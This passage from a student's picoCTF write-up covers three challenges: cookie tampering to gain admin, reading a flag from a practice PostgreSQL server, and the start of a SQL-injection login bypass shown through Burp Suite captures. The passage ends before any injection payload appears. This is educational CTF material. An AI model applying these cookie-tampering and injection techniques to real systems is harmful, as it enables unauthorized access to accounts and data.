



**Significance**

Validation of logins credentials should never be done in the client side.


Power cookie






Changing the cookie  Admin value to 1 which in computing stands for true.

We are now the administrator and we are able to see what a typical admin would see which in our case is the flag.




## SIGNIFICANCE

Although developers might think they are safe with such cookies it can cause their system harm. Such cookies should never be used to determine the role of a user in a system.

**SQL DATABASE  CHALLENGE**

SQL Direct | 200 points

Tags: picoCTF 2022 | Web Exploitation | sql

AUTHOR: MUBARAK MIKAIL / LT 'SYREAL' JONES

Congratulations! You've solved this challenge!

Assignment: Web (picoCTF Online training)

## Description

Connect to this PostgreSQL server and find the flag!

```
psql -h saturn.picoctf.net -p 64030 -U postgres pico
```

Password is `postgres`

This challenge launches an instance on demand.

Its current status is: RUNNING

Instance Time Remaining:

14:46

Restart Instance

## Hints

1

What does a SQL database contain?


11,662 users solved

89% Liked


```
 postgres  | postgres | UTF8     | en_US.utf8 | en_US.utf8 |
 template0 | postgres | UTF8     | en_US.utf8 | en_US.utf8 | =c/postgres          +
           |          |          |            |            | postgres=CTc/postgres
 template1 | postgres | UTF8     | en_US.utf8 | en_US.utf8 | =c/postgres          +
           |          |          |            |            | postgres=CTc/postgres
(4 rows)

pico-# \d pico
Did not find any relation named "pico".
pico-# SELECT * from pico
pico-#
pico-# \dt
        List of relations
 Schema | Name  | Type  |  Owner
--------+-------+-------+----------
 public | flags | table | postgres
(1 row)

pico-# SELECT * from flags
pico-# \dt+
                              List of relations
 Schema | Name  | Type  |  Owner   | Persistence | Access method | Size  | Description
--------+-------+-------+----------+-------------+---------------+-------+-------------
 public | flags | table | postgres | permanent   | heap          | 16 kB |
(1 row)

pico-# SELECT * FROM flags;
ERROR:  syntax error at or near "SELECT"
LINE 2: SELECT * from flags
        ^
pico-# SELECT * FROM flags;
 id | firstname | lastname  |               address
----+-----------+-----------+---------------------------------------
  1 | Luke      | Skywalker | picoCTF{L3arN_S0m3_SqL_t0d4Y_21c94904}
  2 | Leia      | Organa    | Alderaan
  3 | Han       | Solo      | Corellia
(3 rows)

pico-#
```


From the hint the challenge is testing if we are able to navigate through a postgress database. The flags table is interesting since its not empty and when selecting all the contents from this table we get the flag.


## IRISH-NAME-REPO 2 CHALLENGE





Someone tried to bypass the admin login that means that there must be sql injection.


Target Repeater Proxy Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Request to https://jupiter.challenges.picoctf.org:443 [3.131.60.8]
Forward Drop Intercept is on Action Open browser
Add notes HTTP/1
Pretty Raw Hex
1 POST /problem/64649/login.php HTTP/1.1
2 Host: jupiter.challenges.picoctf.org
3 Cookie: _ga_BSZFGM3HWC=GS1.1.1706619290.3.0.1706619290.0.0.0; _ga=GA1.2.205369777.1706266024; _gid=GA1.2.161226461.1706777197; cf_clearance=
jBQ4SN8CrTI_z.Mgrj3XEu5cL4k_A6WXYOIRnsU.sPk-1706777188-1-AVYk7gasgaYMeAc3NiItGkosRrmshIUqGLlss2IZGLx6WVihi5CNlGqYV7uA7gPhOVzDKPPPiuDemkhvTI+9rHw=;
__cf_bm=
bx2yCerKTf2dtcBBDONwWYyR8yyUYlv5ZeqbwnWhlqo-1706794298-1-Afc8YGCfNbRtdcs9MDINxXgCMMg71duem7hxw4Z/EntubkQBUdlufoHCGHNYGy7+qiOrF3bVVAar7EBKZol5g5o=;
_ga_L6FT52K063=GS1.2.1706792049.14.1.1706794559.0.0.0
4 Content-Length: 39
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not A(Brand";v="99", "Google Chrome";v="121", "Chromium";v="121"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://jupiter.challenges.picoctf.org
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://jupiter.challenges.picoctf.org/problem/64649/login.html
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22
23 username=ADMIN&password=PASSWD0&debug=0
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 3
Request cookies 6
Request headers 20
Search 0 highlights
Event log (22) All issues
Memory: 154.4MB


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Target Repeater Proxy Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
6 × 7 × 8 × 9 ×
Send Cancel
Target: https://jupiter.challenges.picoctf.org HTTP/1
Request
Pretty Raw Hex
cf_clearance=
jBQ4SN8CrTI_z.Mgrj3XEu5cL4k_A6WXYOIRnsU.sPk-1706777188-1-AVYk7gasgaYMeA
c3NiItGkosRrmshIUqGLlss2IZGLx6WVihi5CNlGqYV7uA7gPhOVzDKPPPiuDemkhvTI+9r
Hw=; __cf_bm=
bx2yCerKTf2dtcBBDONwWYyR8yyUYlv5ZeqbwnWhlqo-1706794298-1-Afc8YGCfNbRtdc
s9MDINxXgCMMg71duem7hxw4Z/EntubkQBUdlufoHCGHNYGy7+qiOrF3bVVAar7EBKZol5g
5o=; _ga_L6FT52K063=GS1.2.1706792049.14.1.1706794559.0.0.0
4 Content-Length: 39
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not A(Brand";v="99", "Google Chrome";v="121",
"Chromium";v="121"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://jupiter.challenges.picoctf.org
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
13 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer:
https://jupiter.challenges.picoctf.org/problem/64649/login.html
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22
23 username=ADMIN&password=PASSWD0&debug=1
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Thu, 01 Feb 2024 13:38:34 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Strict-Transport-Security: max-age=0
7 Content-Length: 140
8
9 <pre>
username: ADMIN
10 password: PASSWD0
11 SQL query: SELECT * FROM users WHERE name='ADMIN' AND
password='PASSWD0'
12 </pre>
<h1>
Login failed.
</h1>
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 3
Request cookies 6
Request headers 20
Response headers 6
Search 0 highlights
Search 0 highlights
Done
329 bytes | 303 millis
Event log (22) All issues
Memory: 156.3MB





Getting and internal server error makes me happy because I am now sure that there is an sql injection possibility. What I need to do is to craft my payload. Here the developer was somehow good at security because he had set the debug value to 0 which stand for zero or don't show. But lets change it to 1 in order to see the response clearly.





Different SQL injection payload found in this github repo.

